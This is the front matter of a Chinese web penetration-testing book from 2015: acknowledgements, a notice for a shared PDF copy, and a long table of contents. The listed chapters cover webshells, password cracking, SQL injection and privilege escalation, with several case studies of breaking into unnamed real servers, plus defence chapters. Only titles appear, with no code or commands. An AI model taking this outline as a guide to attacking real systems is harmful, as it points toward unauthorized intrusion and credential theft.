参加本书编写工作的有陈小兵、邓火英、庞香平、兰云碧、陈尚茂、杜鹏璐、孙立伟、林伟、杨卿、刘漩、范渊、冯国全、张茂荣、王玉莲、邱培东。另外，本书集中了antian365团队众多“小伙伴”的智慧。我们的团队是一个低调潜心研究技术的团队，在此衷心地向团队成员表示感谢，感谢雨人、imiyoo、cnbird、pt007、Mickey、Xnet、fido、指尖的秘密、Leoda、pt007、Mickey、YIXIN、终隐、fivestars、暖色调の微笑等，是你们给了我力量，给了我信念。

编　者

2015年4月于北京

版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

目　录

第1章　Web渗透必备技术 …… 1

1.1　在Windows XP和Windows 7中创建及使用VPN …… 2

1.1.1　在Windows XP中创建VPN …… 2

1.1.2　在Windows XP中使用VPN软件 …… 5

1.1.3　在Windows 7中创建VPN连接 …… 7

1.2　用VPNBook和VPN Gate构建免费VPN平台 …… 9

1.2.1　安装并设置VPN Gate …… 10

1.2.2　访问vpnbook.com获取VPN密码 …… 10

1.3　在Windows 2003 Server中建立VPN服务器 …… 11

1.3.1　配置VPN的准备工作 …… 11

1.3.2　配置VPN服务器 …… 12

1.3.3　VPN连接测试 …… 16

1.3.4　查看出口IP地址 …… 17

1.4　DOS基本命令 …… 17

1.4.1　常见DOS基本命令 …… 17

1.4.2　常见DOS网络命令 …… 22

1.4.3　一些实用的DOS命令使用案例 …… 27

1.5　域名查询技术 …… 28

1.5.1　域名小知识 …… 29

1.5.2　域名在渗透中的作用 …… 30

1.5.3　使用IP866网站查询域名 …… 30

1.5.4　使用yougetsignal网站查询域名 …… 31

1.5.5　使用Acunetix Web Vulnerability Scanner查询子域名 …… 32

1.5.6　旁注域名查询 …… 32

1.5.7　使用netcraft网站查询域名 …… 33

1.6　LCX端口转发实现内网突破 …… 33

1.6.1　确定被控制计算机的IP地址 …… 33

1.6.2　在被控制计算机上执行端口转发命令 …… 34

1.6.3　在本机执行监听命令 …… 34

1.6.4　在本机使用远程终端登录 …… 35

1.6.5　查看本地连接 …… 36

1.7　远程终端的安装与使用 …… 37

1.7.1　Windows 2000 Server开启远程终端 …… 37

1.7.2　Windows XP开启远程终端 …… 37

1.7.3　Windows 2003开启远程终端 …… 39

1.7.4　一些常见开启远程终端服务的方法 …… 40

1.7.5　开启远程终端控制案例 …… 41

1.7.6　命令行开启远程终端 …… 42

1.7.7　3389实用技巧 …… 43

1.8　Windows下PHP+MySQL+IIS安全试验平台的搭建 …… 50

1.8.1　安装IIS …… 51

1.8.2　下载最新的MySQL和PHP并安装 …… 52

1.8.3　PHP的基本准备工作 …… 52

1.8.4　MySQL的基本准备工作 …… 53

1.8.5　配置IIS支持PHP …… 55

1.8.6　测试PHP环境 …… 58

1.9　一种新型PHP网站后门隐藏技术研究 …… 58

1.9.1　概述 …… 59

1.9.2　WebShell …… 59

1.9.3　常见的PHP WebShell后门隐藏技术 …… 60

1.9.4　一种Windows下PHP后门隐藏技术研究 …… 62

1.9.5 小结 ····· 62
1.10 一句话后门的利用及操作 ····· 63
1.10.1 执行“中国菜刀” ····· 63
1.10.2 添加 Shell ····· 63
1.10.3 连接一句话后门 ····· 63
1.10.4 执行文件操作 ····· 64
1.10.5 一句话后门的收集与整理 ····· 64
1.11 脱库利器 Adminer ····· 67
1.11.1 测试程序运行情况 ····· 67
1.11.2 选择并查看数据库 ····· 67
1.11.3 导出数据库 ····· 68
1.11.4 导入数据库 ····· 68
1.11.5 执行 SQL 命令 ····· 68
1.12 MySQL 数据库导入与导出攻略 ····· 69
1.12.1 Linux 命令行下 MySQL 数据库的导入与导出 ····· 69
1.12.2 Windows 下 MySQL 数据库的导入与导出 ····· 72
1.12.3 将 HTML 文件导入 MySQL 数据库 ·· 72
1.12.4 将 MSSQL 数据库导入 MySQL 数据库 ····· 75
1.12.5 将 XLS 或者 XLSX 文件导入 MySQL 数据库 ····· 75
1.12.6 导入技巧和出错处理 ····· 75
1.13 SQL Server 还原数据库攻略 ····· 76
1.13.1 还原备份 SQL Server 2005 数据库 · 77
1.13.2 SQL Server 2008 数据库还原故障的解决 ····· 82
1.14 使用 IIS PUT Scaner 扫描常见端口 ··· 84
1.14.1 设置扫描 IP 地址和扫描端口 ····· 84
1.14.2 查看和保存扫描结果 ····· 84
1.14.3 再次扫描扫描结果 ····· 85
1.15 使用 Cain 嗅探 FTP 密码 ····· 86
1.15.1 安装 Cain ····· 86
1.15.2 设置 Cain ····· 86
1.15.3 开始监听 ····· 86
1.15.4 运行 FTP 客户端软件 ····· 86
1.15.5 查看监听结果 ····· 87
1.15.6 小结与探讨 ····· 88
1.16 Radmin 远控网络攻防全攻略 ····· 88
1.16.1 Radmin 简介 ····· 88
1.16.2 Radmin 的基本操作 ····· 89
1.16.3 Radmin 的使用 ····· 94
1.16.4 Radmin 口令暴力攻击 ····· 97
1.16.5 Radmin 在渗透中的妙用 ····· 99
1.16.6 利用 Radmin 口令进行内网渗透控制 ····· 103
1.16.7 利用 Radmin 口令进行外网渗透控制 ····· 105
1.17 巧用 Telnet 做后门和跳板 ····· 106
1.17.1 设置并启动 Telnet 服务 ····· 107
1.17.2 使用 Telnet 客户端登录远程服务器 ····· 107
1.17.3 使用 Telnet 服务器管理程序更改设置 ····· 108
1.17.4 登录远程 Telnet 服务器 ····· 110
1.18 利用 phpMyAdmin 渗透某 Linux 服务器 ····· 111
1.18.1 分析列目录文件和目录 ····· 111
1.18.2 获取网站的真实路径 ····· 112
1.18.3 将一句话后门导入网站 ····· 112
1.18.4 获取 WebShell ····· 112
1.18.5 导出数据库 ····· 113
1.19 使用 CDlinux 无线破解系统轻松破解无线密码 ····· 113
1.19.1 准备工作 ····· 114
1.19.2 开始破解 ····· 114
1.19.3 破解保存的握手包文件 ····· 115
1.20 NMap 使用技巧及攻略 ····· 116
1.20.1 安装与配置 NMap ····· 116
1.20.2 NMap 扫描实例 ····· 118
1.20.3 NMap 扫描高级技巧 ····· 119
第 2 章 实战中常见的加密与解密 ····· 122
2.1 使用 GetHashes 获取 Windows 系统的 Hash 密码值 ····· 122

2.1.1 Hash 的基本知识 …… 123
2.1.2 Hash 算法在密码上的应用 …… 123
2.1.3 Windows 下的 Hash 密码值 …… 124
2.1.4 Windows 下 NTLM Hash 的生成原理 …… 125
2.1.5 使用 GetHashes 获取 Windows 的 Hash 密码值 …… 125
2.1.6 使用 GetHashes 获取系统 Hash 值的技巧 …… 127
2.1.7 相关免费资源 …… 127
2.2 使用 SAMInside 获取 Windows 系统密码 …… 127
2.2.1 下载和使用 SAMInside …… 127
2.2.2 使用 Scheduler 导入本地用户的 Hash 值 …… 128
2.2.3 查看导入的 Hash 值 …… 128
2.2.4 导出系统用户的 Hash 值 …… 128
2.2.5 设置 SAMInside 的破解方式 …… 129
2.2.6 执行破解 …… 129
2.2.7 使用 Ophcrack 破解操作系统用户密码值 …… 129
2.3 使用 WinlogonHack 获取系统密码 …… 130
2.3.1 远程终端密码泄露分析 …… 130
2.3.2 WinlogonHack 截取密码的原理 …… 131
2.3.3 使用 WinlogonHack 获取密码实例 …… 132
2.3.4 WinlogonHack 攻击方法探讨 …… 133
2.3.5 WinlogonHack 防范方法探讨 …… 134
2.4 使用 Ophcrack 破解系统 Hash 密码 …… 134
2.4.1 通过已有信息再次进行搜索和整理 …… 134
2.4.2 安装 Ophcrack …… 136
2.4.3 使用 Ophcrack …… 136
2.4.4 下载彩虹表 …… 136
2.4.5 设置彩虹表 …… 136
2.4.6 准备破解材料 …… 137
2.4.7 开始破解 …… 137
2.4.8 彩虹表破解密码防范策略 …… 140
2.5 MD5 加密与解密 …… 141
2.5.1 MD5 加解密知识 …… 141
2.5.2 通过 cmd5 网站生成 MD5 密码 …… 141
2.5.3 通过 cmd5 网站破解 MD5 密码 …… 142
2.5.4 在线 MD5 破解网站收费破解高难度 MD5 密码值 …… 142
2.5.5 使用字典暴力破解 MD5 密码值 …… 142
2.5.6 一次破解多个密码 …… 144
2.5.7 MD5 变异加密方法破解 …… 144
2.6 Serv-U 密码破解 …… 145
2.6.1 获取 ServUDaemon.ini 文件 …… 145
2.6.2 查看 ServUDaemon.ini 文件 …… 145
2.6.3 破解 Serv-U 密码 …… 147
2.6.4 验证 FTP …… 147
2.7 Access 数据库破解实战 …… 147
2.7.1 Access 数据库基本知识 …… 148
2.7.2 Access 数据库的主要特点 …… 148
2.7.3 Access 数据库的缺点和局限性 …… 149
2.7.4 Access 数据库的版本 …… 149
2.7.5 Access 密码破解实例 …… 149
2.8 巧用 Cain 破解 MySQL 数据库密码 …… 150
2.8.1 MySQL 加密方式 …… 150
2.8.2 MySQL 数据库文件结构 …… 151
2.8.3 获取 MySQL 数据库用户密码加密字符串 …… 151
2.8.4 将 MySQL 用户密码字符串加入 Cain 破解列表 …… 152
2.8.5 使用字典进行破解 …… 153
2.8.6 破解探讨 …… 155
2.9 MD5（Base64）加密与解密 …… 158
2.9.1 MD5（dBase64）密码 …… 158
2.9.2 从网上寻找破解之路 …… 159
2.9.3 生成 Hash 值 …… 159
2.9.4 比对 Hash 值和加密密码值 …… 159
2.9.5 破解方式 …… 160
2.9.6 探寻 MD5（Base64）的其他破解方式 …… 161
2.9.7 MD5（Base64）加解密原理 …… 163
2.9.8 小结 …… 163

2.10 Discuz! 论坛密码记录及安全验证问题暴力破解研究 …… 163
2.10.1 Discuz! 论坛密码记录程序的编写及实现 …… 163
2.10.2 Discuz! X2.5 论坛密码安全问题暴力破解 …… 165
2.11 Windows Server 2003 域控服务器用户账号和密码的获取 …… 167
2.11.1 域控服务器渗透思路 …… 167
2.11.2 内网域控服务器渗透常见命令 …… 167
2.11.3 域控服务器用户账号和密码获取实例 …… 169
2.12 使用 fakesu 记录 root 用户的密码 … 171
2.12.1 使用 kpr-fakesu.c 程序记录 root 用户的密码 …… 172
2.12.2 运行键盘记录程序 …… 173
2.12.3 查看密码记录文件 …… 174
2.12.4 删除安装文件 …… 174
2.13 暴力破解工具 Hydra 使用攻略 …… 174
2.13.1 Hydra 简介 …… 175
2.13.2 Hydra 的安装与使用 …… 175
2.13.3 Hydra 用法实例 …… 177
2.14 基于 MD5 算法的改进强加密方法 … 179
2.14.1 MD5 简介 …… 179
2.14.2 MD5 算法应用 …… 180
2.14.3 改进后的加密方法 …… 181
2.14.4 关键代码与实现 …… 182
2.14.5 讨论与小结 …… 184
2.15 pcAnywhere 账号和口令的破解 …… 184
2.15.1 查看 5631 端口 …… 184
2.15.2 查找 pcAnywhere 账号和密码文件 …… 185
2.15.3 破解 CIF 加密文件 …… 185
2.15.4 连接 pcAnywhere 服务端 …… 185
2.16 使用 Hashcat 破解 Windows 系统账号密码 …… 186
2.16.1 准备工作 …… 186
2.16.2 获取并整理密码 Hash 值 …… 187
2.16.3 破解 Hash 值 …… 187
2.16.4 查看破解结果 …… 188
2.16.5 小结 …… 188
第 3 章 Web 漏洞扫描 …… 189
3.1 Windows 系统口令扫描 …… 189
3.1.1 使用 NTScan 扫描 Windows 口令 … 190
3.1.2 使用 Tscrack 扫描 3389 口令 …… 194
3.1.3 使用 Fast RDP Brute 暴力破解 3389 口令 …… 196
3.1.4 SQL Server 2000 口令扫描 …… 198
3.1.5 MySQL 口令扫描案例 …… 202
3.1.6 POP3 口令扫描案例 …… 206
3.2 使用 HScan 扫描及利用漏洞 …… 207
3.2.1 使用 HScan 进行扫描 …… 208
3.2.2 HScan 扫描 FTP 口令控制案例一 … 210
3.2.3 HScan 扫描 FTP 口令控制案例二 … 216
3.2.4 HScan 扫描 FTP 口令控制案例三 … 217
3.2.5 HScan 扫描 FTP 口令控制案例四 … 219
3.3 使用 X-Scan 扫描漏洞 …… 223
3.3.1 设置扫描 IP 地址的范围 …… 223
3.3.2 确定扫描模块 …… 224
3.3.3 设置扫描端口 …… 224
3.3.4 实施扫描 …… 225
3.3.5 查看扫描结果 …… 225
3.3.6 小结 …… 226
3.4 使用 Acunetix Web Vulnerability Scanner 扫描及利用网站漏洞 …… 226
3.4.1 Acunetix Web Vulnerability Scanner 简介 …… 226
3.4.2 使用 Acunetix Web Vulnerability Scanner 扫描网站漏洞 …… 226
3.4.3 扫描结果分析 …… 227
3.5 使用 JSky 扫描并渗透某管理系统 … 228
3.5.1 使用 JSky 扫描漏洞点 …… 228
3.5.2 使用 Pangonlin 进行 SQL 注入探测 …… 228
3.5.3 换一个工具进行检查 …… 228

3.5.4 检测表段和检测字段 …… 229
3.5.5 获取管理员入口和进行登录测试 … 229
3.5.6 获取漏洞的完整扫描结果及进行安全评估 …… 231
3.5.7 探讨与思考 …… 231
3.6 使用 Router Scan 扫描路由器密码 …… 232
3.6.1 运行 Router Scan 2.47 …… 232
3.6.2 设置 Router Scan 扫描参数 …… 233
3.6.3 查看并分析扫描结果 …… 235
3.7 通过扫描 FTP 口令渗透某职教网 …… 236
3.7.1 信息收集 …… 236
3.7.2 口令检测 …… 237
3.7.3 实施控制和渗透 …… 238
3.7.4 内网渗透和查看 …… 240
3.7.5 简单的安全加固 …… 243
3.7.6 小结 …… 244
3.8 使用 WATScan 进行 Web 安全扫描 … 244
3.8.1 Web 漏洞扫描 …… 245
3.8.2 查看报告 …… 246

第 4 章 常见文件上传漏洞及利用 …… 247

4.1 利用 FCKeditor 漏洞渗透某 Linux 服务器 …… 247
4.1.1 对已有 Shell 进行分析和研究 …… 248
4.1.2 测试上传的 WebShell …… 250
4.1.3 分析与收集 WebShell 所在服务器的信息 …… 251
4.1.4 服务器提权 …… 252
4.1.5 总结与思考 …… 254
4.2 渗透某培训服务器 …… 254
4.2.1 使用 JSky 进行漏洞扫描 …… 254
4.2.2 通过 SQL 注入获取管理员密码 …… 254
4.2.3 直接上传 WebShell …… 254
4.2.4 获取 WebShell …… 256
4.2.5 服务器提权 …… 256
4.2.6 登录服务器 …… 256
4.2.7 抓取系统密码并破解 …… 256
4.2.8 总结与思考 …… 257
4.3 利用 Flash 上传漏洞渗透某服务器 …… 257
4.3.1 利用弱口令进入系统 …… 257
4.3.2 寻找可利用的漏洞 …… 258
4.3.3 获取 WebShell …… 259
4.3.4 服务器提权 …… 260
4.3.5 获取管理员密码 …… 261
4.3.6 相邻服务器的渗透 …… 261
4.3.7 总结与思考 …… 261
4.4 由 CuteEditor 漏洞利用到全面控制服务器 …… 262
4.4.1 漏洞扫描 …… 262
4.4.2 寻找突破点 …… 264
4.4.3 扫描相邻网站漏洞 …… 265
4.4.4 SQL 注入手工测试 …… 265
4.4.5 获取数据库类型 …… 265
4.4.6 使用 Pangolin 进行 SQL 注入测试 …… 267
4.4.7 通过 CuteEditor 上传获得突破 …… 267
4.4.8 提升权限 …… 270
4.4.9 安全建议和总结 …… 273
4.5 Dvbbs 8.2 插件上传漏洞的利用 …… 274
4.5.1 Dvbbs 8.2 插件上传漏洞利用研究 …… 274
4.5.2 获取 WebShell …… 276
4.5.3 Dvbbs 8.2 渗透思路与防范措施 …… 278
4.6 利用 cfm 上传漏洞渗透某服务器 …… 278
4.6.1 获取后台权限 …… 279
4.6.2 服务器提权 …… 280
4.6.3 内网渗透 …… 281
4.6.4 小结 …… 282
4.7 eWebEditor 编辑器漏洞攻击案例 …… 283
4.7.1 eWebEditor 编辑器漏洞发现和利用 …… 283
4.7.2 获取 WebShell 权限 …… 285
4.7.3 获取信息和进一步控制 …… 285
4.7.4 小结 …… 286
4.8 绕过后台密码渗透某服务器 …… 286
4.8.1 获取后台管理员权限 …… 286

4.8.2 获取 WebShell ····· 287
4.8.3 服务器提权 ····· 289
4.8.4 备份数据库和代码 ····· 290
4.8.5 小结 ····· 290
4.9 绕过密码获取某站点 WebShell ····· 290
4.9.1 漏洞扫描及利用 ····· 290
4.9.2 尝试密码绕过验证登录 ····· 293
4.9.3 获取 WebShell ····· 294
4.9.4 获取管理员密码 ····· 295
4.9.5 下载数据库和源程序 ····· 296
4.9.6 总结与思考 ····· 296
4.10 利用 eWebEditor 漏洞渗透某服务器 ····· 297
4.10.1 漏洞挖掘 ····· 297
4.10.2 获取 WebShell ····· 301
4.10.3 提升权限 ····· 302
4.10.4 内网渗透 ····· 303
4.10.5 安全加固 ····· 305
4.11 对某网站的一次渗透 ····· 308
4.11.1 信息获取 ····· 308
4.11.2 检测漏洞 ····· 309
4.11.3 提权之路 ····· 312
4.11.4 总结与体会 ····· 315
4.12 通过修改后台系统设置获取 WebShell ····· 315
4.12.1 修改上传设置 ····· 315
4.12.2 获取 WebShell ····· 315
4.12.3 总结与思考 ····· 317
第 5 章 SQL 注入漏洞及利用 ····· 319
5.1 SQL 注入漏洞 ····· 319
5.1.1 什么是 SQL 注入 ····· 319
5.1.2 为什么会存在 SQL 注入 ····· 320
5.1.3 SQL 注入的原理、分类及攻击步骤 ····· 320
5.1.4 SQL 注入检测工具 ····· 327
5.1.5 对 SQL 注入的检测 ····· 331
5.1.6 对 SQL 注入的防护 ····· 333
5.1.7 小结 ····· 335
5.2 Access 注入获取 WebShell ····· 336
5.2.1 扫描漏洞 ····· 336
5.2.2 SQL 注入测试 ····· 337
5.2.3 进入后台 ····· 337
5.2.4 获取 WebShell ····· 338
5.2.5 导入 Shell 到网站根目录 ····· 338
5.2.6 上传大马进行控制 ····· 339
5.3 DedeCMS 全版本 SQL 注入漏洞利用代码及工具 ····· 339
5.3.1 漏洞分析 ····· 340
5.3.2 漏洞利用实例 ····· 341
5.3.3 漏洞修复方法探讨 ····· 344
5.4 对某网站的一次安全检测 ····· 344
5.4.1 发现 SQL 注入点 ····· 344
5.4.2 获取数据库信息 ····· 344
5.4.3 获取管理员账号和密码 ····· 344
5.4.4 查看网站真实路径和文件名称等信息 ····· 345
5.4.5 获取后台管理地址和权限 ····· 345
5.4.6 利用 FCKeditor 编辑器漏洞获取 WebShell ····· 345
5.4.7 获取 WebShell 权限 ····· 346
5.5 通过 sa 权限注入获取服务器权限 ····· 346
5.5.1 网站漏洞扫描 ····· 347
5.5.2 SQL 注入渗透测试 ····· 347
5.5.3 直接执行 DOS 系统提权命令 ····· 347
5.5.4 获取服务器权限 ····· 347
5.5.5 查看站点管理器 ····· 347
5.5.6 获取 sa 账号和密码 ····· 348
5.5.7 使用 Cain 进行嗅探测试 ····· 348
5.5.8 获取邮箱账号和密码 ····· 349
5.5.9 总结与思考 ····· 349
5.6 通过 SQL 注入获取某 Linux 服务器权限 ····· 350
5.6.1 扫描网站漏洞 ····· 350
5.6.2 进行 SQL 注入测试 ····· 350
5.6.3 获取后台管理员权限 ····· 350
5.6.4 对上传功能漏洞进行测试 ····· 351
5.6.5 获取文件读取漏洞 ····· 351

5.6.6 获取 Linux 账号和密码 …… 351
5.6.7 破解 Linux 账号 …… 351
5.6.8 获取 Linux SSH 账号权限 …… 351
5.6.9 总结与思考 …… 352
5.7 Discuz! 7.2 faq.php 文件 SQL 注入漏洞分析及利用实战 …… 352
5.7.1 代码分析 …… 353
5.7.2 可利用 EXP 代码 …… 354
5.7.3 EXP 工具的使用 …… 355
5.7.4 漏洞思路的利用 …… 355
5.7.5 修复方法 …… 356
5.7.6 实际利用案例 …… 356
5.8 实战 UC_Key 获取 Discuz! X2.5 论坛的 WebShell …… 361
5.8.1 测试网上公布的 0day 代码 …… 362
5.8.2 实战获取 WebShell …… 363
5.8.3 防范与总结 …… 365
5.8.4 程序源代码 …… 366
5.9 对某虚拟主机的一次安全渗透 …… 369
5.9.1 获取虚拟主机上某站点的 WebShell …… 369
5.9.2 使用 WebShell 中的提权功能进行提权尝试 …… 370
5.9.3 查看可写目录 …… 370
5.9.4 渗透过程 …… 372
5.9.5 渗透内外网 …… 374
5.9.6 小结 …… 375
5.10 使用 Havij 对某网站的一次渗透 …… 375
5.10.1 SQL 注入测试 …… 375
5.10.2 使用 Havij SQL 注入攻击进行自动检测 …… 376
5.10.3 获得管理员账号和密码 …… 376
5.10.4 尝试读取 Linux 系统中的文件 …… 377
5.10.5 构建和获取 WebShell …… 378
5.10.6 提权及下载数据库 …… 380
5.10.7 小结 …… 380
第 6 章 高级渗透技术 …… 382
6.1 社会工程学渗透 …… 383
6.1.1 安全检测 …… 383
6.1.2 小遇周折，提权成功 …… 384
6.1.3 我也来社工 …… 387
6.1.4 总结与体会 …… 390
6.2 网络维护过程中的渗透与反渗透 …… 390
6.2.1 网站挂马检测和清除 …… 390
6.2.2 系统入侵痕迹搜索和整理 …… 392
6.2.3 利用社会工程学进行反渗透 …… 393
6.2.4 总结与思考 …… 395
6.3 JBoss 获取 WebShell …… 395
6.3.1 使用漏洞特征进行搜索 …… 395
6.3.2 访问网站并进行漏洞测试 …… 395
6.3.3 添加 WebShell 的 WAR 文件地址 …… 396
6.3.4 应用修改使设置生效 …… 396
6.3.5 充实“武器库” …… 397
6.3.6 获得 WebShell …… 398
6.4 JBoss Application Server 获取 WebShell …… 398
6.4.1 扫描 JBoss Application Server 端口 …… 399
6.4.2 通过 JBoss AS 部署 WebShell …… 400
6.4.3 获取 JSP 的 WebShell …… 403
6.5 Tomcat 弱口令搞定某 Linux 服务器 …… 404
6.5.1 使用 Apache Tomcat Crack 暴力破解 Tomcat 口令 …… 404
6.5.2 对扫描结果进行测试 …… 404
6.5.3 部署 WAR 格式的 WebShell …… 405
6.5.4 查看 Web 部署情况 …… 405
6.5.5 获取 WebShell …… 405
6.5.6 查看用户权限 …… 405
6.5.7 上传其他 WebShell …… 406
6.5.8 获取系统加密的用户密码 …… 406
6.5.9 获取 root 用户的历史操作记录 …… 407
6.5.10 查看该网站域名的情况 …… 407
6.5.11 获取该网站的真实路径 …… 408
6.5.12 保留 WebShell 后门 …… 408
6.5.13 总结与思考 …… 408
6.6 Struts S016 和 S017 漏洞利用实例 …… 408
6.6.1 搜寻目标站点 …… 409
6.6.2 测试网站能否正常访问 …… 409

严禁网络传播本PDF，违者责任自负！

6.6.3 测试 Struts2 S016 漏洞 …… 410
6.6.4 获取 WebShell 权限 …… 410
6.6.5 思考与总结 …… 410
6.7 JspRun! 后台获取 WebShell …… 413
6.7.1 进入系统后台 …… 413
6.7.2 新增模板 …… 413
6.7.3 在模板中创建文件 …… 414
6.7.4 测试并访问 Shell …… 414
6.7.5 JspRun! 论坛的其他相关漏洞 …… 415
6.7.6 总结与思考 …… 415
6.8 ECSHOP 后台获取 WebShell …… 416
6.8.1 验证后台功能 …… 416
6.8.2 猜测后台密码 …… 416
6.8.3 前台插入一句话后门代码 …… 417
6.8.4 查看留言内容 …… 417
6.8.5 自定义备份 ecs_feedback 表 …… 417
6.8.6 成功获得 WebShell …… 418
6.8.7 查看数据库备份文件 …… 419
6.8.8 ECSHOP 管理中心 SQL 查询 …… 419
6.8.9 小结 …… 420
6.9 0day 分析之 COLDFUSION 本地包含漏洞的利用方法 …… 420
6.9.1 搭建 Goldfusion 测试平台 …… 420
6.9.2 0day 使用方法测试 …… 420
6.9.3 LFI to Shell in Coldfusion 6-10 利用方法分析 …… 423
6.9.4 其他可供利用 0day 的分析 …… 423
6.10 一种新型 PHP 网站后门隐藏技术研究 …… 425
6.10.1 WebShell 概述 …… 425
6.10.2 常见的 PHP WebShell 后门隐藏技术 …… 426
6.10.3 一种 Windows 下 PHP 后门隐藏技术的研究 …… 428
6.10.4 小结 …… 428
6.11 OpenSSL “心脏出血” 漏洞分析及其利用 …… 429
6.11.1 漏洞分析 …… 429
6.11.2 可利用 POC 及其测试 …… 430
6.11.3 OpenSSL 检测技术 …… 434
6.11.4 漏洞修复建议 …… 435
6.12 通过网上信息获取某 Linux 服务器 WebShell …… 436
6.12.1 通过 SSH 账号和密码进行登录测试 …… 436
6.12.2 成功登录 Linux 服务器 …… 436
6.12.3 查看服务器文件及其所有信息 …… 437
6.12.4 查看服务器所在 IP 网站域名情况 …… 437
6.12.5 尝试获取 WebShell …… 437
6.12.6 总结与思考 …… 438
6.13 一句话密码破解获取某网站 WebShell …… 438
6.13.1 获取后台权限 …… 438
6.13.2 尝试提权 …… 439
6.13.3 列目录以及文件漏洞 …… 439
6.13.4 一句话密码破解 …… 439
6.13.5 获取目标 WebShell 权限 …… 440
6.13.6 小结 …… 440
6.14 突破防篡改 …… 440
6.14.1 初遇防篡改 …… 441
6.14.2 突破上传 …… 442
6.15 渗透测试之旁注 …… 443
6.15.1 信息收集 …… 443
6.15.2 漏洞原理 …… 444
6.15.3 漏洞利用 …… 444
6.15.4 社工利用 …… 446
6.16 内网渗透嗅探术 …… 446
6.16.1 信息收集 …… 447
6.16.2 应用突破 …… 448
6.16.3 服务器提权 …… 449
6.16.4 嗅探 …… 451
6.16.5 总结与思考 …… 454
6.17 IIS 隐性后门控制案例 …… 455
6.17.1 安装 IIS 后门 …… 455
6.17.2 通过浏览器查看 IIS 后门 …… 456
6.17.3 执行网页木马程序 …… 456

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

6.17.4 小结 …… 457

第 7 章 Windows 和 Linux 提权技术 … 458

7.1 SQL Server 2005 提权 …… 458
7.1.1 查看数据库连接文件 …… 458
7.1.2 获取数据库用户和密码 …… 459
7.1.3 数据库连接设置 …… 459
7.1.4 查看连接信息 …… 459
7.1.5 添加 xp_cmdshell 存储过程 …… 460
7.1.6 添加用户 …… 460
7.1.7 将普通用户添加到管理员组 …… 461
7.1.8 通过“XP_cmdshell exec”查看系统用户 …… 461
7.1.9 远程终端登录 …… 461
7.1.10 小结 …… 462

7.2 MySQL 数据库提权 …… 462
7.2.1 设置 MySQL 提权脚本文件 …… 463
7.2.2 进行连接测试 …… 463
7.2.3 创建 shell 函数 …… 463
7.2.4 查看用户 …… 463
7.2.5 创建具有管理员权限的用户 …… 464
7.2.6 提权成功 …… 465
7.2.7 小结 …… 466

7.3 Serv-U 提权 …… 466
7.3.1 利用 WebShell 查看系统管理员用户组 …… 467
7.3.2 执行 SU Exp …… 467
7.3.3 检查 Serv-U 提权情况 …… 468
7.3.4 远程终端登录测试 …… 468
7.3.5 小结 …… 469

7.4 Windows Server 2008 中 Magic Winmail Server 提权 …… 469
7.4.1 获取 Winmail 目录地址 …… 470
7.4.2 执行 whoami 命令 …… 470
7.4.3 添加用户到管理员组 …… 470
7.4.4 设置并登录远程终端服务器 …… 471
7.4.5 Winmail 邮箱用户与口令 …… 471
7.4.6 进入邮箱 …… 472
7.4.7 Winmail 服务器防范 …… 472

7.5 Pr 提权渗透国外某高速服务器 …… 472
7.5.1 分析 AWS 扫描结果 …… 472
7.5.2 获取直接文件上传地址 …… 473
7.5.3 直接上传网页木马测试 …… 473
7.5.4 创建并操作一句话后门 …… 474
7.5.5 上传大马进行管理 …… 474
7.5.6 查看网站服务器文件 …… 474
7.5.7 查询目标网站所在服务器下的所有域名 …… 476
7.5.8 分析 site.mdb 数据库 …… 476
7.5.9 上传 PHP WebShell …… 476
7.5.10 Pr 提权 …… 477
7.5.11 获取远程终端端口 …… 478
7.5.12 登录远程终端 …… 478

7.6 通过 JBoss 信息泄漏获取 WebShell … 478
7.6.1 测试 JBoss 网页 …… 479
7.6.2 查看 Tomcat 的状态 …… 479
7.6.3 执行命令测试 …… 479
7.6.4 下载 JSP WebShell 的 TXT 文件到本地 …… 480
7.6.5 寻找可运行路径 …… 480
7.6.6 查看 JBoss 默认部署路径的文件和目录 …… 481
7.6.7 查看管理后台部署文件 …… 481
7.6.8 复制 JSP WebShell 到指定目录 …… 481
7.6.9 成功获取 WebShell …… 482
7.6.10 管理与维护 …… 482

7.7 远程控制软件 Radmin 提权研究 …… 482
7.7.1 获取远程计算机的 MD5 Hash 值 …… 483
7.7.2 使用 Radmin-Hash 版本进行登录 …… 483
7.7.3 进行登录验证尝试 …… 483
7.7.4 查看远程屏幕和传输文件 …… 484
7.7.5 获取密码或者进行内网渗透 …… 484
7.7.6 破解密码 …… 485
7.7.7 登录远程桌面 …… 485
7.7.8 防范对策 …… 485

7.8 Gene6 FTP Server 本地提权 …… 486

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

7.8.1 通过互联网获取漏洞的利用信息 …… 487
7.8.2 修改 user 配置参数获取本地服务器权限 …… 487
7.8.3 漏洞修复和加固方法 …… 489

第 8 章 Windows 及 Linux 安全防范 … 490

8.1 网站挂马的检测与清除 …… 490
8.1.1 检测网页木马程序 …… 491
8.1.2 清除网站中的恶意代码（挂马代码） …… 495
8.2 巧用 MBSA 检查和加固个人计算机 …… 496
8.2.1 实验准备和环境 …… 496
8.2.2 使用 MBSA 检测和加固系统 …… 497
8.2.3 总结与体会 …… 501
8.3 使用“冰刀”进行安全检查 …… 501
8.3.1 检查进程 …… 502
8.3.2 查看端口 …… 503
8.3.3 删除文件 …… 503
8.4 手工清除病毒 …… 504
8.4.1 故障现象 …… 504
8.4.2 清除部分病毒 …… 504
8.4.3 继续修复系统 …… 509
8.4.4 小结 …… 511
8.5 计算机网络入侵安全检查研究 …… 511
8.5.1 网络入侵的途径 …… 511
8.5.2 被入侵后的保护措施 …… 512
8.5.3 安全检查方法 …… 513
8.5.4 小结 …… 515
8.6 电子邮件社会工程学攻击防范研究 … 515
8.6.1 社会工程学 …… 516
8.6.2 常见的电子邮件社会工程学攻击方法 …… 516
8.6.3 电子邮件社会工程学的攻击步骤 … 517
8.6.4 电子邮件社会工程学攻击的防范方法 …… 518
8.6.5 小结 …… 519
